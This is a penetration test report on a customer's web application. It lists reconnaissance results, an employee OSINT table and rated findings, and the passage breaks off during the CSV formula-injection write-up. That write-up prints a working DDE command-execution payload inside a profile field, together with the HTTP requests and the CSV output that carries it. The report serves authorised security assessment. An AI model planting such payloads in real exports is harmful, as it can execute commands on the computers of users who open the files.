UnderDefense May 2020: Penetration testing report

Date: 18th May 2020
Version: 1.1
Prepared for: ()

Table of Contents

UnderDefense

This document contains CONFIDENTIAL information

1.0 Executive Summary

Penetration testing is focused on finding security vulnerabilities in a target environment that could let an attacker penetrate the network or computer systems. The goal of penetration testing is to actually compromise a target system and ultimately steal sensitive information. This typically requires tools and techniques very similar to those that an attacker would use.

The penetration test was conducted against the website provided by (Customer) in the period from the 04th of May 2020 till the 18th of May 2020. The assessment was conducted in a manner that simulated a malicious individual who has access to the Customer's external network over the Internet connection with the aim to determine whether an attacker could compromise Customer's defense.

The tests were carried out externally from the Pentester's premise. The best practice OSSTMM (Open Source Security Testing Methodology Manual), OWASP (Open Web Application Security Project), NIST and ISACA penetration testing and auditing standards and guidelines were used. Testing was conducted against the supporting environment such as the operating system. Automated and manual techniques were used to evaluate the security of the target systems.

1.1 Summary of findings

Penetration testing was conducted against a website provided by Customer on 04th of May 2020 with the understanding that this would be the scope for the engagement.

Pentester identified 1 MEDIUM-level vulnerability, 10 LOW-level vulnerabilities and 3 INFO-level findings in the host presented for the testing by Customer. The MEDIUM-level vulnerability associated with CSV export allows arbitrary command execution in CSV file. The LOW-level vulnerabilities associated with Cross-Site WebSocket Hijacking, HTML tag injection, reverse tabnabbing vulnerability, using components with known vulnerabilities, weak password policy, problems with DNS security, wildcard certificate, the lack of secure HTTP header options, the lack of brute-force attack protection and weak session management. The INFO-level vulnerabilities associated with weak TLS ciphers, server version disclosure and it is possible to inject custom value into the ffRef cookie.

We suggest fixing the MEDIUM rating vulnerability as soon as possible, and planning mitigation of the LOW rank vulnerabilities.

1.2 Overview of security controls and systems in scope of assessment

During the scan process of the website the number of software in use was identified: Nginx [VERSION] and Akka-http [VERSION]. Also, the SSL certificate was found with the following information for Customer's host within the scope:

ssl-cert: Subject: commonName=*.sub.client.com

2.0 Project Approach

2.1 Rules of engagement

Before the engagement the pentester established the rules of engagement for the assessment. These rules provided permission to conduct testing and outlined the procedures for notification of vulnerability scanning, notification of vulnerabilities and vulnerability exploitation. The testing was performed over the Internet connection in period from the 04th of May 2020 till the 18th of May 2020.

2.2 Penetration testing methodology

The test was done using a combination of manual and automated tools and techniques to identify vulnerabilities within the target environment and exploit them. Denial of Service and Social Engineering attacks were deemed out of scope during this test.

Following steps were carried out during this test:
- Open source intelligence gathering;
- Network mapping;
- Vulnerability testing;
- Manual verification;
- Vulnerability exploitation;
- Cloud systems testing.

2.2.1 Open source intelligence gathering

OSINT (Open-source intelligence) is data collected from publicly available sources to be used in an intelligence context.

To collect more information about the Customer's virtual hosts, several OSINT techniques were used, including IP reverse, host and subdomain brute force, zone transfers.

Subdomains identification

The following table contains identified subdomains using the following tools:
- Securitytrails.com service;
- Sublist3r utility;
- RISKIQ service;
- Censys service.

Table 2.1 - Identified subdomains

#	Subdomain	IP address
1	client.com	[IPv4]
2	sub1.client.com	[IPv4]
3	sub2.client.com	[IPv4]
4	sub3.client.com	[IPv4] [IPv6]

5	sub4.client.com	[IPv4] [IPv6]
6	sub5.client.com	[IPv4]
7	sub6.client.com	[IPv4]
8	sub7.client.com	[IPv4]
9	sub8.client.com	[IPv4]
10	sub9.client.com	[IPv4]
11	sub10.client.com	[IPv4]
12	sub11.client.com	[IPv4]
13	sub12.client.com	[IPv4]
14	sub13.sub14.client.com	[IPv4]
15	sub15.client.com	[IPv4]
16	sub16.client.com	[IPv4]
17	sub17.client.com	[IPv4]
18	sub18.sub19.client.com	[IPv4]
19	sub20.sub21.client.com	[IPv4]
20	sub22.client.com	[IPv4]
21	sub23.client.com	[IPv4]
22	sub24.client.com	[IPv4]
23	sub25.sub26.client.com	[IPv4]
24	sub27.client.com	[IPv4]
25	sub28.client.com	[IPv4]
26	sub29.client.com	[IPv4]
27	sub30.client.com	[IPv4]
28	sub31.sub32.client.com	[IPv4]

Using whois tool it was found information about subdomains. Whois is a query and response protocol that is widely used for querying databases where the registered users or assignees of an Internet resource are stored, such as a domain name, an IP address block or an autonomous system.

```
Domain Name:
Registry Domain ID:
Registrar WHOIS Server:
Registrar URL:
Updated Date:
Creation Date:
Registrar Registration Expiration Date:
Registrar:
Registrar IANA ID:
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Reseller:
Domain Status:

Registry Registrant ID:
Registrant Name:
Registrant Organization:
Registrant Street:
Registrant City:
Registrant State/Province:
Registrant Postal Code:
Registrant Country:
Registrant Phone:
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email:

Registry Admin ID:
Admin Name:
Admin Organization:
Admin Street:
Admin City:
Admin State/Province:
Admin Postal Code:
Admin Country:
Admin Phone:
```

Using securitytrails.com service domains and subdomains were found for client.com website:

Using sublist3r utility subdomains were found for client.com:

Using the RISKIQ service subdomains and other interesting information were found which are related to client.com website:

Using the RISKIQ service, components were found on client.com subdomain:

Hostname	First	Last	Category	Value

The following components were found on sub.client.com subdomain:

Hostname	First	Last	Category	Value

Information about "Resolutions" for client.com website:

client.com domain is scanned using Shodan.io search engine. Also web technologies, open ports and services are identified on this website:

Using Censys web-service information about network, routing, open ports is found for client.com:

Information about network, routing, open ports is found for sub.client.com:

DNS reconnaissance was performed for sub.client.com and client.com websites using dnsrecon utility:


```
            :~$ dnsrecon -d
[*] Performing General Enumeration of Domain:
[!] Wildcard resolution is enabled on this domain
[!] It is resolving to
[!] All queries will resolve to this address!!
[-] DNSSEC is not configured for
[*]     SOA
[-] Could not Resolve NS Records for
[-] Could not Resolve MX Records for
[*]     CNAME
[*]     A
[*]     A
[*] Enumerating SRV Records
[+] 0 Records Found
```



```
            :~$ dnsrecon -d
[*] Performing General Enumeration of Domain:
[!] Wildcard resolution is enabled on this domain
[!] It is resolving to
[!] All queries will resolve to this address!!
[-] DNSSEC is not configured for
[*]
[*]
[*]
[*]
[*]
[*]
[*]
[*]
[*]
[*]
[*]
[*]
[*]
[*]
[*]
[*]
[*]
[*]
[*]
```

Employees identification

The following table provides a list of [CLIENT] employee information and social networking accounts. The following services are used:
- LinkedIn social network
- Facebook social network
- Twitter social network
- Google advanced search

Table 2.2 - Employees information

#	Full name		Identified digital source
1	[FULL NAME]	CEO	Email: ● name@client-domain.com Phone number: ● [phone_number] Social networks: ● linkedin.com/in/username ● facebook.com/username ● twitter.com/username
2	[FULL NAME]	Co-Founder and Chief Culture Officer	Email: ● name@client-domain.com Social networks: ● linkedin.com/in/username ● facebook.com/username ● twitter.com/username
3	[FULL NAME]	Developer	Email: ● name@client-domain.com Social networks: ● linkedin.com/in/username/ ● facebook.com/username
4	[FULL NAME]	Co-Founder and CTO	Social networks: ● linkedin.com/in/username ● facebook.com/username
5	[FULL NAME]	Senior Product Manager	Social network: ● linkedin.com/in/username
6	[FULL NAME]	Internal Communication	Email: ● name@client-domain.com
7	[FULL NAME]	-	Email: ● name@client-domain.com
8	[FULL NAME]	Support	Email: ● name@client-domain.com ● name@client-domain.com
9	[FULL NAME]	Sales	Email: ● name@client-domain.com
10	[FULL NAME]	-	Email: ● name@client-domain.com

UnderDefense

This document contains CONFIDENTIAL information

11	[FULL NAME]	Podcast	Email:
			● name@client-domain.com

Company information

We found information related to the [CLIENT]. Detailed information about [CLIENT] company using crunchbase web-service:

Another interesting piece of information that [CLIENT] company raised $[money] to expand its employee development toolkit:
https://site-example.com/client-info-development-toolkit/

2.2.2 OWASP Top 10 2017 vulnerabilities

The following table shows the OWASP Top 10 2017 vulnerability areas that require attention to ensure consistency with best practices.

Table 2.3 - OWASP Top 10 2017 vulnerabilities

#	Objective	Status
A1	**Injection** Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.	**Tested - OK**
A2	**Broken Authentication** Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).	**Tested - OK**
A3	**Sensitive Data Exposure** Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.	**Tested - OK**
A4	**XML External Entities (XXE)** Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.	*N/A*
A5	**Broken Access Control**	**Tested - OK**

	Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.	
A6	**Security Misconfiguration** Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date. **Found:** CSV export allows arbitrary command execution in CSV file, Cross-Site WebSocket Hijacking, HTML tag injection, reverse tabnabbing vulnerability, weak password policy, problems with DNS security, wildcard certificate, the lack of secure HTTP header options, the lack of brute-force attack protection, weak session management, weak TLS ciphers, server version disclosure and it is possible to inject custom value into the ffRef cookie	**Tested - FOUND**
A7	**Cross-Site Scripting (XSS)** XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.	**Tested - OK**
A8	**Insecure Deserialization** Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.	**N/A**
A9	**Using Components with Known Vulnerabilities** Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts. **Found:** Using components with known vulnerabilities.	**Tested - FOUND**
A10	**Insufficient Logging & Monitoring** Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.	**N/A**

2.2.3 Network mapping

The network mapping phase involved actively probing the designated target systems. The information obtained provided Pentester consultants with an understanding of the listening services and operating systems. Pentester used multiple Internet protocols to gather information about the target hosts or

network. The knowledge derived from the network mapping phase was essential for an efficient vulnerability testing stage.

Table 2.4 – Network mapping tools

#	Tool name	Description
1	Ping	Used to test simple system response and for the implementation of filtering.
2	Nmap	Scanning tool, which can detect listening services and operating systems.
3	Telnet, Netcat	Used to interact with services or obtain relevant information about them.
4	Curl	Used for transferring data using various protocols.

The output of the Nmap tool (services and OS discovery):

2.2.4 Vulnerability testing

The objective of this phase was to identify hosts, services, and vulnerabilities in the target environment using a combination of open-source and commercial security tools. During this phase, Pentester performed host, service and vulnerability identification. The vulnerability testing phase was more intrusive than the previous phase and may have been picked up by any intrusion detection or monitoring systems located on the client network.

Table 2.5 – Tools for vulnerability testing

#	Tool name	Description

1	Burp Suite Community Edition v2020.4	Used to assess web application vulnerabilities.
2	nikto	Used to assess the level of vulnerability within the system.
3	testssl.sh	Used to assess the level of vulnerability within the system.
4	retire	Used to assess the level of vulnerability within the system.
5	OpenVAS v9	Used to assess the level of vulnerability within the system.

Screenshots of OpenVAS tool:

Screenshot of nikto tool:

The following table lists identified vulnerable versions of software. These software are related to client.com domain.

Table 2.6 - Software versions in use

#	Type	Identified digital asset
1	Nginx [VERSION]	Vulnerable, listed in the finding
2	Akka-http [VERSION]	Vulnerable, listed in the finding

2.2.5 Manual verification

Pentester used manual techniques to confirm the results from the automated tools thus eliminating any false positives. As an addition to this, Pentester used manual testing techniques to identify obscure vulnerabilities. Manual verification offers significant value over the sole use of automated tools. Often, these advanced techniques can be used to determine that vulnerabilities identified through automated tools are false positives. Furthermore, this technique would usually allow Pentester to find services listening to obscure or high ports.

Table 2.7 - Software used for manual testing

#	Software name	Description
1	Browsers	Used to test HTTP and HTTPS connections.
2	Burp Suite Community Edition v2020.4	Used to attempt to exploit web application vulnerability.
3	curl	Used for transferring data using various protocols.
4	Wget	Used to download the entire webpage.

The screenshot of Burp Suite tool:

2.2.6 Vulnerability Exploitation

Pentester seeks to exploit the vulnerabilities identified. Pentester executes exploits with the sole aim of fulfilling the specific goals of the penetration test; however, Pentester does not actively exploit any vulnerability without obtaining permission from the customer.

Exploitation of certain vulnerabilities may have led to the identification of additional vulnerabilities that, in turn, may have required further exploitation to identify potential problems. However, please note that Pentester follows this iterative process only to the extent necessary to accomplish the goals of the assessment.

Table 2.8 - Software used for vulnerability exploitation

#	Software name	Description
1	Firefox	Internet web browser that provides additional security add-ons.
2	Various clients	Used to connect and test services that have been mapped.
3	Burp Suite Community Edition v2020.4	Used to attempt to exploit web application vulnerability.

This document contains CONFIDENTIAL information

2.2.7 Cloud systems testing

The table below specifies the cloud systems testing areas:

Table 2.9 - Cloud systems testing areas

#	Objective	Status
1	Search for open S3 buckets	**Tested - OK**
2	Search for the buckets opened for the arbitrary AWS user	**Tested - OK**
3	Search for the leaked AWS keys	**Tested - OK**
4	Private IP exposed via proxy	**Tested - OK**

Search for open Google buckets using gcpbucketbrute tool:

```
                  :~/ltools/GCPBucketBrute$ python3 gcpbucketbrute.py -k
No credential file passed in, enter an access token to authenticate? (y/n) n
No credential file passed in and no access token entered, use the default credentials? (y/n) n

No authentication method selected. Only performing unauthenticated enumeration.

Generated        bucket permutations.


Scanned        potential buckets in 1 minute(s) and 5 second(s).

Gracefully exiting!
```

Search for open AWS buckets using s3scanner tool:

```
                 :~/ltools/S3Scanner$ python3 ./s3scanner.py --list names
             [not found] :
                 [found] :               |                   | ACLs: AccessDenied
             [not found] :
```

2.3 Overview

Pentesters started testing with the OSINT phase. The information about hosts, systems, web technologies were found using provided scope. At the network discovery phase, systems in scope were scanned to identify the services and ports exposed on the external network.

The CSV Export functionality does not properly escape exported CSV field values. CSV Injection, also known as Formula Injection, occurs when websites embed untrusted input inside CSV files. When a spreadsheet program such as Microsoft Excel or LibreOffice Calc is used to open a CSV, any cells starting with '=' will be interpreted by the software as a formula.

On the Customer's host were detected connections by protocol "WebSocket". WebSockets are not restrained by the same-origin policy, therefore attacker can easily initiate a WebSocket request (i.e. the handshake/upgrade process) from a malicious webpage targeting the ws:// or wss:// endpoint URL of the attacked application.

Also, the Customer's website has an HTML tag injection. This vulnerability allows an attacker to inject html tags, which can contain network connection to external resources, for example "<img>", "<a>" tags which can contain links to external malicious websites. Moreover, this sanitization allows an attacker to inject malicious links that create a security hole due to a reverse tabnabbing vulnerability.

Testing of the support for channel encryption revealed average results, because weak TLS ciphers are used.

Other findings include using components with known vulnerabilities, the lack of secure HTTP header options, weak password policy, problems with DNS security, etc.

3.0 Findings and recommendations key

Wherever possible, Pentester rates each finding in this document according to its business impact and each recommendation in terms of the effort required in correcting the problem. The following table describes the different rating levels.

Table 3.1 – Rating levels

Finding Description	This column provides a brief technical description of the finding in question. More detailed information or issue-related screenshots will typically be provided in a subsequent section or appendix, if necessary.
Affected Systems	This column lists the IP Address, hostname or a description of the vulnerable system.
Overall Risk Level	This section indicates the overall risk to a system that a given finding implies. This is typically a subjective analysis of the exploit difficulty in conjunction with the exploit impact. A rating of high, medium, or low will be suggested as follows: **High** – The system is susceptible to a high level of risk. The issue should be addressed as quickly as possible. **Medium** – The system is susceptible to significant level of risk. The issue should be incorporated into the system development life-cycle and addressed in due time. **Low** – The system is mildly susceptible to exploit. The issue should be addressed based on resource and business impact considerations.
Exploit Impact	This section indicates the impact a given finding has on a system when exploited. A rating of high, medium, or low will be suggested as follows: **High** – The finding may result in a serious compromise of the system. This may imply an actual shell-level compromise (i.e. root or administrator) or a significant compromise of confidential information assets (i.e. database mining). **Medium** – The finding may result in a significant compromise of the system. This may imply the theft of user-credentials, or the ability to access limited information assets on the system. **Low** – The finding may result in information disclosure relating to the target system or domain.
Exploit Likelihood	This section indicates the probability that the vulnerability will be exploited in the related environment. A rating of high, medium, or low suggests: **High** – The attacker is highly motivated and sufficiently capable, and controls to prevent the vulnerability from being exercised are ineffective. **Medium** – The attacker is motivated and capable, but controls are in place that may impede successful exercise of the vulnerability. **Low** – The attacker lacks motivation or capability, or controls are in place to significantly impede, if not prevent, the vulnerability from being exercised.
Effort to Remediate	This column indicates the required effort necessary for issue remediation. A rating of high, medium, or low will be suggested as follows: **High** – There will be highly significant remediation and development effort required measurable in a quantity of days to weeks. **Medium** – There will be significant remediation and development effort required measurable in a quantity of hours to days. **Low** – There will be little remediation and development effort required measurable in a quantity of minutes to hours.

Remediation	This column provides a brief general or technical description of the suggested remediation path. This may include links to bug fixes or patch information. Other references or brief descriptions of typical remediation approaches are also included.

4.0 Network penetration test

Pentester performed a penetration test of the scope provided by Customer. The testing involved automated scanning, manual verification and careful analysis of the vulnerabilities found.

4.1 Scope

The following targets within the scope of the testing:

Table 4.1 - Scope of testing

#	Host	IP	Ports
1	sub1.sub2.client.com	[IPv4]	[port]/tcp open http nginx [port]/tcp open ssl/http nginx

4.2 Provided assets

The Customer provided the following assets:
- Test accounts
- penn tester info - document.docx

4.3 Findings Summary

The table below contains a summary of audit findings.

#	Finding	Risk Level	Assets	Recommendation
1	CSV export allows arbitrary command execution in CSV file	MEDIUM	https://sub1.sub2.client.com/reporting/client/api/submitted_reports_details_by_reporters https://sub3.sub4.client.com/reporting/client/api/reviewed_reports_details_by_reviewers https://sub5.sub6.client.com/reporting/client/api/metrics_by_reporters https://sub7.sub8.client.com/reporting/client/api/answers https://sub9.sub10.client.com/dashboard/custom-report/view/{id}/	Sanitize CSV files when performing a CSV export.
2	Cross-Site WebSocket Hijacking	LOW	https://00000-00.chat.api.drift.com/ws/websocket https://presence.api.drift.com/ws/websocket https://nexus-websocket-a.intercom.io/pubsub/5-ej2eAh3VgRf-ZOYfTOqm-ErXBETqxZw9PN6jWzT8tt_qwt8cQre32QGG-e23oIPwaKcb1ymKOG1xfYDizFGPqikzpKmXKyr_pOI=/	Implement protection against Hijacking attack.
3	HTML tag injection	LOW	https://sub11.sub12.client.com/objectives/comment/save	Escape user-supplied input.
4	Reverse tabnabbing vulnerability	LOW	https://sub13.sub14.client.com/objectives/comment/save	Add special attributes to prevent reverse tabnabbing vulnerability.
5	Using components with known vulnerabilities	LOW	https://sub15.sub16.client.com https://sub15.sub18.client.com/	Update the vulnerable components to the latest versions.
6	Weak password policy	LOW	https://sub19.sub20.client.com/account/password/change/{user_id}/	Implement strong password policy.
7	Problems with DNS security	LOW	https://sub21.sub22.client.com	Implement DNSSEC and CAA records.
8	Wildcard certificate	LOW	https://sub23.sub24.client.com	Each subdomain must have its own certificate.
9	The lack of secure HTTP header options	LOW	https://sub25.sub26.client.com	Add secure headers to the server response.
10	The lack of brute-force attack protection	LOW	https://sub27.sub28.client.com/account/login	Implement a CAPTCHA protection.

UnderDefense

11	Weak session management	LOW	https://sub29.sub30.client.com	Implement a strong session life cycle.
12	Weak TLS ciphers	INFO	https://sub31.sub32.client.com	Disable weak TLS ciphers.
13	Server version disclosure	INFO	https://sub33.sub34.client.com/ https://sub35.sub36.client.com	Obfuscate web server headers.
14	It is possible to inject custom value into the ffRef cookie	INFO	https://sub37.sub38.client.com/ account/login https://sub39.sub40.client.com/ api/public/answer	Validate the Referer value when inserting into the ffRef cookie

5.0 Further information

5.1 CSV export allows arbitrary command execution in CSV file

Risk level: **MEDIUM** Exploit probability: **MEDIUM** Exploit Impact: **MEDIUM** Remediation Effort: **LOW**
Assets:
- https://sub1.sub2.client.com/reporting/client/api/submitted_reports_details_by_reporters
- https://sub1.sub2.client.com/reporting/client/api/reviewed_reports_details_by_reviewers
- https://sub1.sub2.client.com/reporting/client/api/pulse_metrics_by_reporters
- https://sub1.sub2.client.com/reporting/client/api/pulse_answers
- https://sub1.sub2.client.com/dashboard/custom-report/view/{id}/

The CSV Export functionality does not properly escape exported CSV field values. CSV Injection, also known as Formula Injection, occurs when websites embed untrusted input inside CSV files. When a spreadsheet program such as Microsoft Excel or LibreOffice Calc is used to open a CSV, any cells starting with '=' will be interpreted by the software as a formula. Maliciously crafted formulas can be used for three key attacks:
- Code execution on a victim's computer;
- Hijacking the user's computer by exploiting the user's tendency to ignore security warnings in spreadsheets that they downloaded from their own website;
- Exfiltrating contents from the spreadsheet, or other open spreadsheets.

Work record

The command execution payload is injected into the user's name fields:

Request 1:
POST /account/profile/ HTTP/1.1
Host: client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/*;q=0.8*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://client.com/account/profile/
Content-Type: application/x-www-form-urlencoded
Content-Length: 501
Connection: close
Cookie: ff_cloud4_csrf_token=EPIgS……..; sessionid=2bvd…...
Upgrade-Insecure-Requests: 1

form_done_url=https%3A%2F%2Fclient.com%2Freporting%2FClient%2FsubmittedClient%2Freport%2F& csrfmiddlewaretoken=xeqBLoUnTjcL9QUPBduoXHGulU6oPbEagwHVMuBbSmwCasyR1fBJ9DXWhqsNLqX3&fi rst_name=%3D2%2B5%2Bcmd%7C%27+%2FC+calc&last_name=%27%21A0&title=Account+Executive &employee_id=&email=user%2Bae%40client.com&location=&timezone_name=&company_reporting_peri od=weekly&reporting_period=&biweekly_due_day_which_week=even&biweekly_due_day=3&monthly_du e_day_which_in_month=-1&monthly_due_day=4

Request 2:

GET
/reporting/Client/api/submitted_reports_details_by_reporters/?format=<mark>csv</mark>&optional_csv_columns=email&
optional_csv_columns=employee_id&optional_csv_columns=location&optional_csv_columns=time_zone&o
ptional_csv_columns=title&optional_csv_columns=job_description&optional_csv_columns=active_group_n
ames&optional_csv_columns=strengths&optional_csv_columns=reviewer_email&optional_csv_columns=st
art_date HTTP/1.1
Host: client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/*;q=0.8*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://client.com/reporting/Client/submittedClient/report/
Connection: close
Cookie: ff_cloud4_csrf_token=EPIg…..; sessionid=2bvd…...
Upgrade-Insecure-Requests: 1

Response 2:

HTTP/1.1 200 OK
Date: Wed, 13 May 2020 09:30:57 GMT
Content-Type: application/csv
Content-Length: 568
Connection: close
Server: nginx
Content-Disposition: filename="Submitted Client - Individuals (2020-04-14 - 2020-05-13).csv"
Vary: Accept, Authorization, Cookie
Allow: GET, HEAD, OPTIONS
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Origin: http://www.staging.client.com …….

Name,Reviewer,Submitted Client,Submission rate,Reviewed Client,Review rate,Submitted on time,Current
streak,Last submitted,Due day,Reporting frequency,Avg pulse,Last seen,Employee email,Employee
ID,Location,Timezone,Job title,Job description,Active groups,Strengths,Manager email,Start date
<mark>*=2+5+cmd|'   /C   calc   '!A0,*</mark>*[name]   [lastname],4   out   of   4,100%,4   out   of*
4,100%,0%,5,2020-05-13,Thursday,Weekly,3.0,2   minutes
ago,company+ae@client.com,,,[country]/[city],Account
